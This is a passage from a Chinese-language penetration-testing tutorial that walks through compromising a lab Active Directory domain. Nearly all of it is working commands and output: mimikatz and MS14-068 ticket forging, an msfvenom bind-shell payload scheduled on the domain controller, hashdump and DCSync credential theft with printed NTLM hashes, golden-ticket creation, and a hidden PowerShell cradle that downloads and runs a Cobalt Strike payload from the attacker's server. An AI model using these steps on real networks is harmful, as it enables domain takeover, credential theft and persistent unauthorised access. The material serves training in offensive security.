上传 mimikatz 注入票据
mimikatz # kerberos::ptc TGT_web@hackbox.com.ccache



exit
klist 查看当前票据




访问 dc 域控




# 5.1.14. 获取 dc 域控权限

## 5.1.14.1. 生成正向载荷

msfvenom -p windows/meterpreter/bind_tcp lport=13777 -f exe >`pwd`/bind.exe

## 5.1.14.2. copy 复制到域控


c:\phpstudy_pro\WWW\www.webhack123.com>copy bind.exe \\dc\C$\
copy bind.exe \\dc\C$\
1 file(s) copied.

## 5.1.14.3. at 执行任务运行 exe

```
c:\phpstudy_pro\WWW\www.webhack123.com>at
at
There are no entries in the list.

c:\phpstudy_pro\WWW\www.webhack123.com>at \\dc
at \\dc
There are no entries in the list.

c:\phpstudy_pro\WWW\www.webhack123.com>net time \\dc
net time \\dc
Current time at \\dc is 2020/6/21 23:53:07

The command completed successfully.


c:\phpstudy_pro\WWW\www.webhack123.com>at \\dc 23:55:00 c:/bind.exe
at \\dc 23:55:00 c:/bind.exe
Added a new job with job ID = 1
```

## 5.1.14.4. 获取域控权限命令

```
复制文件到目标
copy bind.exe \\dc\C$\
查询 dc 时间
net time \\dc
增加任务执行
at \\dc 23:55:00 c:/bind.exe

连接域控
use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf5 exploit(multi/handler) > set rhost 10.10.10.149
rhost => 10.10.10.149
msf5 exploit(multi/handler) > set lport 13777
lport => 13777
msf5 exploit(multi/handler) > exploit
```




## 5.1.15. 获取 dc 域控哈希明文


迁移进程
migrate 388
meterpreter > run hashdump
[!] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[!] Example: run post/windows/gather/smart_hashdump OPTION=value [...]
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 36ce7093f2a02644f802d363ec425289...
/usr/share/metasploit-framework/lib/rex/script/base.rb:134: warning: constant OpenSSL::Cipher::Cipher is deprecated
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
/usr/share/metasploit-framework/lib/rex/script/base.rb:268: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/share/metasploit-framework/lib/rex/script/base.rb:272: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/share/metasploit-framework/lib/rex/script/base.rb:279: warning: constant OpenSSL::Cipher::Cipher is deprecated
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:2cbe963d0d877c8cc7d09c936f1c3b33:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::

load mimikatz
tspkg




## 5.1.16. 抓域控全部 hash

run post/windows/gather/smart_hashdump




[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:2cbe963d0d877c8cc7d09c936f1c3b33
[+] krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6f60ace6accbcb76078ccc0312174e98
[+] web:1103:aad3b435b51404eeaad3b435b51404ee:086a0bb1ed4ec72250760ea531bf8074
[+] DC$:1000:aad3b435b51404eeaad3b435b51404ee:35038905f0fcf79eca3d8fff28f94f87
[+] WEB$:1104:aad3b435b51404eeaad3b435b51404ee:fd0c8f5bc45e86c9ca5c8a289

## 5.1.17. 制作黄金票据

考虑长期权维护，还是做一个黄金票据比较保险。

## 5.1.18. 获取 ntml sid rid


wmic useraccount where name="krbtgt" get sid

## 5.1.19. 窃取 域控超级管理权限

系统权限没办法做 dcsync 所以切换域管理权限

steal_token 2812

dcsync_ntlm krbtgt




## 5.1.20. 生成黄金票据

golden_ticket_create -d <域名> -u <任意用户名> -s <Domain SID> -k <krbtgt NTLM Hash> -t <ticket 本地存储路径如:/tmp/krbtgt.ticket>

golden_ticket_create -d hackbox.com -u moonsec -s S-1-5-21-2005268815-658469957-1189185684 -k 6f60ace6accbcb76078ccc0312174e98 -t /tmp/krbtgt.ticket

## 5.1.21. 注入黄金票据

切换到 web 服务器 把凭据都清理掉

kerberos_ticket_use /tmp/test.ticket


dir \\dc\c$

```
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 4076 created.
Channel 356 created.
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>dir \\dc\c$
dir \\dc\c$
拒绝访问。

C:\Windows\system32>^C
Terminate channel 356? [y/N]  y
meterpreter > kerberos_ticket_use /tmp/test.ticket
[*] Using Kerberos ticket stored in /tmp/test.ticket, 1788 bytes ...
[+] Kerberos ticket applied successfully.
meterpreter > shell
Process 3468 created.
Channel 357 created.
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>dir \\dc\c$
dir \\dc\c$
 驱动器 \\dc\c$ 中的卷没有标签。
 卷的序列号是 CAB6-06F3

 \\dc\c$ 的目录

2020/06/21  23:41            73,802 bind.exe
2009/07/14  11:20    <DIR>          PerfLogs
2020/06/19  17:57    <DIR>          Program Files
2020/06/19  17:57    <DIR>          Program Files (x86)
2020/06/20  00:25    <DIR>          Users
2020/06/20  00:25    <DIR>          Windows
               1 个文件         73,802 字节
               5 个目录  32,418,635,776 可用字节

C:\Windows\system32>
```

## 5.2. cobaltstrike 进行内网域渗透


### 5.2.1. 建立 teamserver

./teamserver 192.168.0.127 4477
设置好监听器




### 5.2.2. 在 web 服务器上执行下载 poershell 恶意代码

powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://192.168.0.127:80/a'))"





## 5.2.3. 设置间隔时间

进入 beacon
设置间隔时间 sleep 0 不然会影响后面的操作

## 5.2.4. 获取 hash 获取域内信任主机

```
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:086a0bb1ed4ec72250760ea531bf8074:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

beacon> net view
[*] Tasked beacon to run net view
[+] host called home, sent: 87608 bytes
[+] received output:
List of hosts:

 Server Name            IP Address                Platform  Version  Type   Comment
 -----------            ----------                --------  -------  ----   -------
 DC                     69.172.201.153            500       6.1      PDC
 WEB                    10.10.10.150              500       6.1
```

## 5.2.5.扫描域内主机


Scan
address
netmask
10.10.10.0
255.255.255.0
192.168.0.0
255.255.255.0
Ports:
1-1024,3389,5000-6000
Max Sockets:
1024
Discovery:
arp
Scan
Help


```
[+] received output:
10.10.10.149:139
10.10.10.149:135

[+] received output:
10.10.10.149:88
10.10.10.149:53

[+] received output:
10.10.10.1:6000

[+] received output:
10.10.10.1:912
10.10.10.1:902

[+] received output:
10.10.10.1:443

[+] received output:
10.10.10.1:139
10.10.10.1:135

[+] received output:
10.10.10.1:445
10.10.10.149:445 (platform: 500 version: 6.1 name: DC domain: HACKBOX)
10.10.10.150:445 (platform: 500 version: 6.1 name: WEB domain: HACKBOX)
Scanner module is complete
```


## 5.2.6.cs 里面集合了很多 net 命令

可以使用这些命令，方便快捷收集域信息


```
beacon> net computers
[*] Tasked beacon to run net computers
[+] host called home, sent: 87613 bytes
[+] received output:
Computers:


[+] received output:
 Server Name            IP Address
 -----------            ----------

[+] received output:
 DC                     69.172.201.153
 WEB                    10.10.10.150

beacon> net domain
[*] Tasked beacon to run net domain
[+] host called home, sent: 13993 bytes
[+] received output:
hackbox.com
beacon> net dclist
[*] Tasked beacon to run net dclist
[+] host called home, sent: 87610 bytes
[+] received output:
DCs:

 Server Name            IP Address                Platform  Version  Type   Comment
 -----------            ----------                --------  -------  ----   -------
 DC                     69.172.201.153            500       6.1      PDC
```

# 5.2.7.cobaltstrike mimikatz web 服务获取明密文







## 5.2.8.dir 访问域控 dc




## 5.2.9.cobaltstrike ms14-068 提权到域控





转换的时候出错 估计是文件类型问题

### 5.2.9.1. 在 py 脚本下创建票据

root@kali:~/Desktop/webhack123/pykek# set +H
root@kali:~/Desktop/webhack123/pykek# proxychains python ms14-068.py -u web@hackbox.com -s S-1-5-21-2005268815-658469957-1189185684-1103 -d 10.10.10.149 -p !@#Qwe456



### 5.2.9.2. KrbCredExport 将 .ccache 文件转化为 kirbi 格式

python KrbCredExport.py ../pykek/TGT_web@hackbox.com.ccache user.ticket




### 5.2.9.3. 导入票据访问 dc

导入票据
kerberos_ticket_use C:\user.ticket





访问域控 dc

```
beacon> shell dir \\dc\c$
[*] Tasked beacon to run: dir \\dc\c$
[+] host called home, sent: 42 bytes
[+] received output:
 驱动器 \\dc\c$ 中的卷没有标签。
 卷的序列号是 CAB6-06F3

 \\dc\c$ 的目录

2020/06/21  23:41            73,802 bind.exe
2009/07/14  11:20    <DIR>          PerfLogs
2020/06/19  17:57    <DIR>          Program Files
2020/06/19  17:57    <DIR>          Program Files (x86)
2020/06/20  00:25    <DIR>          Users
2020/06/20  00:25    <DIR>          Windows
               1 个文件         73,802 字节
               5 个目录 32,413,376,512 可用字节
```


## 5.2.10. 获取 dc 域控权限

现在只有访问 dc 域控的权限，接下来是 dc 域控的控制权限

